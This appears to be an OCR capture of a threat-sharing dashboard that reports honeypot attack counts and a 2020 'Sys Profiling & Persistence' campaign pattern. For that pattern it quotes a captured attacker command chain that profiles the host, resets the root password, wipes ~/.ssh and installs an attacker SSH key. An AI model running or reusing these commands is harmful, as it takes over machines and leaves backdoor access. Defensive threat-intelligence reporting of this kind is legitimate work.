
Click to select Double click to expand

Threats used to attack us

Other Possible Threats in the chain

Our Threat Sharing Platform (Dashboard)

Public Dashboard



Dashboard CSCISAC-PUBLIC-DASHBOARD

cscisac-public-total-honeyp...

6
Active Honeypots

cscisac-public-total-attacks

6,042,909
Total Attacks on HP

cscisac-public-worldmap


cscisac-public-organization

cscisac-public-top20-origin-country


cscisac-public-top20-malwaretype-microsoft

cscisac-public-top20-malware-microsoft

Threat Category Monitoring




Threat Pattern Monitoring




Analyzing Campaign Timeline

Every Pattern has their Campaign Timeline

Pattern Code = SCS005 – Sys Profiling & Persistence



```
cat /proc/cpuinfo | grep name | wc -l, echo "root:DFlSLfedx5dT"|chpasswd|bash, cat /proc/cpuinfo | grep name | head -n 1 | awk '{print
$4,$5,$6,$7,$8,$9;}', free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}', ls -lh $(which ls), which ls, crontab -l, w, uname -m, cat /proc
/cpuinfo | grep model | grep name | wc -l, top, uname, uname -a, lscpu | grep Model, cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa AAAAB3Nza
C1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVOmNx+9EuWOnvNoaJe0QXxziIg9
eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+u97k6pf
TGTUbJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfckr">>.ssh/authorized_keys && chmod -R go= ~/.ssh && cd ~
```



7,748 hits


Apr 19, 2020 @ 19:30:20.174 - Jul 18, 2020 @ 19:30:20.174 — Auto

Heavy Attack Pattern

